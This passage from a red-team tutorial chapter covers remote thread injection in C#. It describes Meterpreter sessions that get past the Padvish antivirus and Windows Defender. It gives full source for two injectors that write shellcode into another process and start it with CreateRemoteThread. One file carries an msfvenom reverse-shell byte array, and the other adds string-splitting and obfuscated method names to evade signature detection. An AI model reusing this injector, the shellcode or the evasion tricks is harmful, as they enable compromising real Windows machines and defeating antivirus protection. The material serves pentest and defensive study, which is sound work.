
And this is Persian Anti-virus “Padvish” with last update (2020-12-02) which was bypassed very simple, they really need to be up to date on “**TTPs** & **Mitre** Att&ck”, which they are NOT **unfortunately**.



Picture 7: Remote Thread Injection was not Detected by Padvish (update:02-12-2020)

**Remote Thread Injection & Windows Defender**


This technique still is useful for Bypass Avs & one of them is “Windows Defender”, as you can see in the “Picture 8” this code Detected by Windows Defender **but** Meterpreter Session Established very well, in this “picture 8” you can see Code Detected but we have Session and Notepad Process still working without Payload Detection in Memory &
my windows defender was with (last update:23-12-2020).



Picture 8: Remote Thread Injection was Detected by Windows Defender but we have session ;)


Windows Defender team should work on Technique/Payload Detection in-memory more than this…
in the next “Picture 9” you can see we have this Code with “X Technique”
which we talked about this “X method” in previous “Chapter 13”.

in this case Windows Defender Detect my Code in Hard-disk!!!! and as you can see we have Error because file Deleted by AV. This is “NativePayload_Tinjectionx.cs” which is same with old Code “NativePayload_Tinjection.cs” but all Method and Functions integrated with “X Technique” or “C# Extension Method” but this code Detected by av which was interesting to me ;).




Picture 9: Remote Thread Injection + “X Technique” was Detected by Windows Defender.


Hmm ok, now an attacker can Bypass this Problem with another “Simple trick” which is change Source Code in these PARTS:




Picture 10: Source code and C# “X Technique”

as you can see [DllImport(“ke”+”rne” + “l32” + “.” + “dll”)] will help you to bypass AV signature based .

Now Re-compile code and Test it again, as you can see Code Works without Detection on Harddisk but still Windows Defender Detect something in Memory & and Exe File Deleted by AV, but still we have Meterpreter Session and Thread Injection (in-memory) worked very well and Notepad.exe still works + Meterpreter Session…




Picture 11: Source code and C# “X Technique”

**at a glance :** this Technique (Remote Thread Injection) is very simple also was/is useful for bypass All / SOME Anti-viruses. Also “X Technique” will help you as Pentester/Red teamer to make simple/better code for bypass Signature based Avs. This was Part1 of “Chapter 14” in the next Parts, I will talk about this method with C# Delegate Techniques.

**NativePayload_Tinjection.cs**

```
using System;
using System.Collections.Generic;
using System.Linq;
using System.Runtime.InteropServices;
using System.Text;
using System.Diagnostics;

/// NativePayload_Tinjection.cs v1.0

namespace NativePayload_Tinjection
{
   class Program
   {
     // Xpayload  is msfvenom payload
     //  public static byte[] Xpayload = new byte[]
{ 0xfc,0x48,0x83,0xe4,0xf0,0xe8,0xcc,0x00,0x00,0x00,0x41,0x51,0x41,0x50,0x52,0x51,0x56,0x48,0x31,0xd2,0x65,0x48,0x8b,0x52,0x60,0x48,0x8b,0x52,0x
x18,0x48,0x8b,0x52,0x20,0x48,0x8b,0x72,0x50,0x48,0x0f,0xb7,0x4a,0x4a,0x4d,0x31,0xc9,0x48,0x31,0xc0,0xac,0x3c,0x61,0x7c,0x02,0x2c,0x20,0x41,0xc
1,0xc9,0x0d,0x41,0x01,0xc1,0xe2,0xed,0x52,0x41,0x51,0x48,0x8b,0x52,0x20,0x8b,0x42,0x3c,0x48,0x01,0xd0,0x66,0x81,0x78,0x18,0x0b,0x02,0x0f,0x85,
0x72,0x00,0x00,0x00,0x8b,0x80,0x88,0x00,0x00,0x00,0x48,0x85,0xc0,0x74,0x67,0x48,0x01,0xd0,0x50,0x8b,0x48,0x18,0x44,0x8b,0x40,0x20,0x49,0x01,0
xd0,0xe3,0x56,0x48,0xff,0xc9,0x41,0x8b,0x34,0x88,0x48,0x01,0xd6,0x4d,0x31,0xc9,0x48,0x31,0xc0,0xac,0x41,0xc1,0xc9,0x0d,0x41,0x01,0xc1,0x38,0xe
0,0x75,0xf1,0x4c,0x03,0x4c,0x24,0x08,0x45,0x39,0xd1,0x75,0xd8,0x58,0x44,0x8b,0x40,0x24,0x49,0x01,0xd0,0x66,0x41,0x8b,0x0c,0x48,0x44,0x8b,0x40,
0x1c,0x49,0x01,0xd0,0x41,0x8b,0x04,0x88,0x48,0x01,0xd0,0x41,0x58,0x41,0x58,0x5e,0x59,0x5a,0x41,0x58,0x41,0x59,0x41,0x5a,0x48,0x83,0xec,0x20,0x
41,0x52,0xff,0xe0,0x58,0x41,0x59,0x5a,0x48,0x8b,0x12,0xe9,0x4b,0xff,0xff,0xff,0x5d,0x49,0xbe,0x77,0x73,0x32,0x5f,0x33,0x32,0x00,0x00,0x41,0x56,0x4
9,0x89,0xe6,0x48,0x81,0xec,0xa0,0x01,0x00,0x00,0x49,0x89,0xe5,0x49,0xbc,0x02,0x00,0x11,0x5c,0xc0,0xa8,0x38,0x01,0x41,0x54,0x49,0x89,0xe4,0x4c,
0x89,0xf1,0x41,0xba,0x4c,0x77,0x26,0x07,0xff,0xd5,0x4c,0x89,0xea,0x68,0x01,0x01,0x00,0x00,0x59,0x41,0xba,0x29,0x80,0x6b,0x00,0xff,0xd5,0x6a,0x0
5,0x41,0x5e,0x50,0x50,0x4d,0x31,0xc9,0x4d,0x31,0xc0,0x48,0xff,0xc0,0x48,0x89,0xc2,0x48,0xff,0xc0,0x48,0x89,0xc1,0x41,0xba,0xea,0x0f,0xdf,0xe0,0xf
f,0xd5,0x48,0x89,0xc7,0x6a,0x10,0x41,0x58,0x4c,0x89,0xe2,0x48,0x89,0xf9,0x41,0xba,0x99,0xa5,0x74,0x61,0xff,0xd5,0x85,0xc0,0x74,0x0a,0x49,0xff,0x
ce,0x75,0xe5,0xe8,0x93,0x00,0x00,0x00,0x48,0x83,0xec,0x10,0x48,0x89,0xe2,0x4d,0x31,0xc9,0x6a,0x04,0x41,0x58,0x48,0x89,0xf9,0x41,0xba,0x02,0xd9
,0xc8,0x5f,0xff,0xd5,0x83,0xf8,0x00,0x7e,0x55,0x48,0x83,0xc4,0x20,0x5e,0x89,0xf6,0x6a,0x40,0x41,0x59,0x68,0x00,0x10,0x00,0x00,0x41,0x58,0x48,0x8
9,0xf2,0x48,0x31,0xc9,0x41,0xba,0x58,0xa4,0x53,0xe5,0xff,0xd5,0x48,0x89,0xc3,0x49,0x89,0xc7,0x4d,0x31,0xc9,0x49,0x89,0xf0,0x48,0x89,0xda,0x48,0x
89,0xf9,0x41,0xba,0x02,0xd9,0xc8,0x5f,0xff,0xd5,0x83,0xf8,0x00,0x7d,0x28,0x58,0x41,0x57,0x59,0x68,0x00,0x40,0x00,0x00,0x41,0x58,0x6a,0x00,0x5a,0
x41,0xba,0x0b,0x2f,0x0f,0x30,0xff,0xd5,0x57,0x59,0x41,0xba,0x75,0x6e,0x4d,0x61,0xff,0xd5,0x49,0xff,0xce,0xe9,0x3c,0xff,0xff,0xff,0x48,0x01,0xc3,0x4
8,0x29,0xc6,0x48,0x85,0xf6,0x75,0xb4,0x41,0xff,0xe7,0x58,0x6a,0x00,0x59,0x49,0xc7,0xc2,0xf0,0xb5,0xa2,0x56,0xff,0xd5 };

       static void Main(string[] args)
```

```
    {
        Console.WriteLine();
        Console.ForegroundColor = ConsoleColor.DarkGray;
        Console.WriteLine("NativePayload_Tinjection , Published by Damon Mohammadbagher , May 2017");
        Console.ForegroundColor = ConsoleColor.Gray;
        Console.WriteLine("Injecting Meterpreter Payload bytes to Other Process");
        Console.WriteLine();

        /// step I
        string[] X = args[1].Split(',');
        int Injection_to_PID = Convert.ToInt32(args[0]);
        Console.ForegroundColor = ConsoleColor.DarkGreen;
        Console.WriteLine("[!] Injection Started Time {0}",DateTime.Now.ToString());
        Console.WriteLine("[!] Payload Length {0}", X.Length.ToString());
        Console.ForegroundColor = ConsoleColor.Green;
        Console.Write("[>] Injecting Meterpreter Payload to ");
        Console.ForegroundColor = ConsoleColor.Yellow;
        Console.Write("{0}:{1} ", Process.GetProcessById(Injection_to_PID).ProcessName , Process.GetProcessById(Injection_to_PID).Id.ToString());
        Console.ForegroundColor = ConsoleColor.Green;
        Console.Write("Process");
        Console.ForegroundColor = ConsoleColor.DarkGreen;
        Console.WriteLine();
        Console.WriteLine("[!] Thread Injection Done Time {0}", DateTime.Now.ToString());
        Console.WriteLine();
        Console.ForegroundColor = ConsoleColor.Gray;
        Console.WriteLine("Bingo Meterpreter Session by Thread Injection Method  ;)");
        Console.WriteLine();

        byte[] Xpayload = new byte[X.Length];


        for (int i = 0; i < X.Length; )
        {
            Xpayload[i] = Convert.ToByte(X[i], 16);
            i++;
        }

        IntPtr _xhandle = OpenProcess(ProcessAccessFlags.All, false, Injection_to_PID);

        /// step 2
        IntPtr _vax = VirtualAllocEx(_xhandle, IntPtr.Zero, (uint)Xpayload.Length, AllocationType.Commit, MemoryProtection.ExecuteReadWrite);

        /// step 3
        UIntPtr _out = UIntPtr.Zero;

        if (!WriteProcessMemory(_xhandle, _vax, Xpayload, (uint)Xpayload.Length, out _out)) { }


        /// step 4 Execute Native Code by Thread Injection
        uint xTid = 0;
        IntPtr Xthread = CreateRemoteThread(_xhandle, IntPtr.Zero, 0, _vax, IntPtr.Zero, 0, out xTid);

        /// close
        CloseHandle(Xthread);
        CloseHandle(_xhandle);

    }

    [Flags]
    public enum ProcessAccessFlags : uint
    {
        All = 0x001F0FFF
    }

    [Flags]
    public enum AllocationType
    {
        Commit = 0x00001000
    }

    [Flags]
    public enum MemoryProtection
    {
        ExecuteReadWrite = 0x0040
    }

    [DllImport("kernel32.dll")]
    public static extern IntPtr OpenProcess(ProcessAccessFlags dwDesiredAccess, bool bInheritHandle, int dwProcessId);

    [DllImport("kernel32.dll")]
    public static extern bool CloseHandle(IntPtr hObject);

    [DllImport("kernel32.dll")]
    public static extern bool WriteProcessMemory(IntPtr hProcess, IntPtr lpBaseAddress, byte[] lpBuffer, uint nSize, out UIntPtr
lpNumberOfBytesWritten);
```

```
      [DllImport("kernel32.dll")]
      public static extern IntPtr VirtualAllocEx(IntPtr hProcess, IntPtr lpAddress, uint dwSize, AllocationType flAllocationType, MemoryProtection
flProtect);

      [DllImport("kernel32.dll")]
      public static extern IntPtr CreateRemoteThread(IntPtr hProcess, IntPtr lpThreadAttributes, uint dwStackSize, IntPtr lpStartAddress, IntPtr
lpParameter, uint dwCreationFlags, out uint lpThreadId);


   }
}
```

**NativePayload_Tinjectionx.cs**

```
using System;
using System.Collections.Generic;
using System.Diagnostics;
using System.Runtime.InteropServices;
// using System.Linq;
using System.Text;

/// NativePayload_Tinjectionx.cs v1.0

namespace NativePayload_Tinjectionx
{
   public static class Xclass
   {
      [Flags]
      public enum ProcessAccessFlags : uint
      {
         All = 0x001F0FFF
      }

      [Flags]
      public enum AllocationType
      {
         Commit = 0x00001000
      }

      [Flags]
      public enum MemoryProtection
      {
         ExecuteReadWrite = 0x0040
      }

      // [DllImport("kernel32.dll")]
      [DllImport("ke"+"rnel3"+"2.dll")]
      public static extern IntPtr OpenProcess(ProcessAccessFlags dwDesiredAccess, bool bInheritHandle, int dwProcessId);

      // [DllImport("kernel32.dll")]
      [DllImport("kernel"+"32.dll")]
      public static extern bool CloseHandle(IntPtr hObject);

      [DllImport("ke"+"rne"+"l32"+"."+"dll")]
      public static extern bool WriteProcessMemory(IntPtr hProcess, IntPtr lpBaseAddress, byte[] lpBuffer, uint nSize, out UIntPtr
lpNumberOfBytesWritten);

      [DllImport("ke" + "rnel3" + "2.dll")]
      public static extern IntPtr VirtualAllocEx(IntPtr hProcess, IntPtr lpAddress, uint dwSize, AllocationType flAllocationType, MemoryProtection
flProtect);

      [DllImport("ke" + "rne" + "l32" + "." + "dll")]
      public static extern IntPtr CreateRemoteThread(IntPtr hProcess, IntPtr lpThreadAttributes, uint dwStackSize, IntPtr lpStartAddress, IntPtr
lpParameter, uint dwCreationFlags, out uint lpThreadId);

      public static IntPtr OpenPol(this UInt32 polkattepolkkatepolpolpolpol, Int32 Injection_to_PID)
      {
         IntPtr _poul_paul_pual = OpenProcess(ProcessAccessFlags.All, false, Injection_to_PID);
         return _poul_paul_pual;
      }

      public static IntPtr heypol_heypol_heypol(this Int32 heypolheyyypooolheyyypoool, IntPtr _xhn,Int32 len)
      {
         IntPtr heypol = VirtualAllocEx(_xhn, IntPtr.Zero, (uint)len, AllocationType.Commit, MemoryProtection.ExecuteReadWrite);
```

```
        return heypol;
    }

    public static void dilndando_rimbangoda_dinbadloo (this string polpolpol ,IntPtr _xhn,IntPtr v,byte[] b,UIntPtr o)
    {
        WriteProcessMemory(_xhn, v, b, (uint)b.Length, out o);
    }

    public static IntPtr CreateIevanPolkka(this IntPtr doboddabadtherialeh_polpolpol, IntPtr _x,IntPtr _vax,uint o)
    {
        IntPtr donbadidonbandidonba = CreateRemoteThread(_x, IntPtr.Zero, 0, _vax, IntPtr.Zero, 0, out o);
        return donbadidonbandidonba;
    }

  }
  class Program
  {

    static void Main(string[] args)
    {
        Console.WriteLine();
        Console.ForegroundColor = ConsoleColor.DarkGray;
        Console.WriteLine("NativePayload_Tinjectionx , Published by Damon Mohammadbagher , Jan 2021");
        Console.ForegroundColor = ConsoleColor.Gray;
        Console.WriteLine("Injecting Meterpreter Payload bytes to Other Process");
        Console.WriteLine();

        /// step I
        string[] X = args[1].Split(',');
        int TP = Convert.ToInt32(args[0]);
        Console.ForegroundColor = ConsoleColor.DarkGreen;
        Console.WriteLine("[!] Injection Started Time {0}", DateTime.Now.ToString());
        Console.WriteLine("[!] Payload Length {0}", X.Length.ToString());
        Console.ForegroundColor = ConsoleColor.Green;
        Console.Write("[>] Injecting Meterpreter Payload to ");
        Console.ForegroundColor = ConsoleColor.Yellow;
        Console.Write("{0}:{1} ", Process.GetProcessById(TP).ProcessName, Process.GetProcessById(TP).Id.ToString());
        Console.ForegroundColor = ConsoleColor.Green;
        Console.Write("Process");
        Console.ForegroundColor = ConsoleColor.DarkGreen;
        Console.WriteLine();
        Console.WriteLine("[!] Thread Injection Done Time {0}", DateTime.Now.ToString());
        Console.WriteLine();
        Console.ForegroundColor = ConsoleColor.Gray;
        Console.WriteLine("Bingo X Meterpreter Session by Remote Thread Injection Method  ;)");
        Console.WriteLine();

        byte[] Xpayload = new byte[X.Length];

        for (int i = 0; i < X.Length;)
        {
            Xpayload[i] = Convert.ToByte(X[i], 16);
            i++;
        }

        UInt32 ievan_Polkka = 0;
        IntPtr ievan = ievan_Polkka.OpenPol(TP);

        IntPtr Polkka = Convert.ToInt32("2021").heypol_heypol_heypol(ievan, Xpayload.Length);

        UIntPtr helypatahelypata = UIntPtr.Zero;
        "ievan.polkka".dilndando_rimbangoda_dinbadloo(ievan, Polkka, Xpayload, helypatahelypata);

        uint tid_pol = 0;
        IntPtr SpecialThanks_to_IevanPolkka_LOlTUMA_Band = IntPtr.Zero;
        SpecialThanks_to_IevanPolkka_LOlTUMA_Band.CreateIevanPolkka(ievan, Polkka, tid_pol);

    }
  }
}
```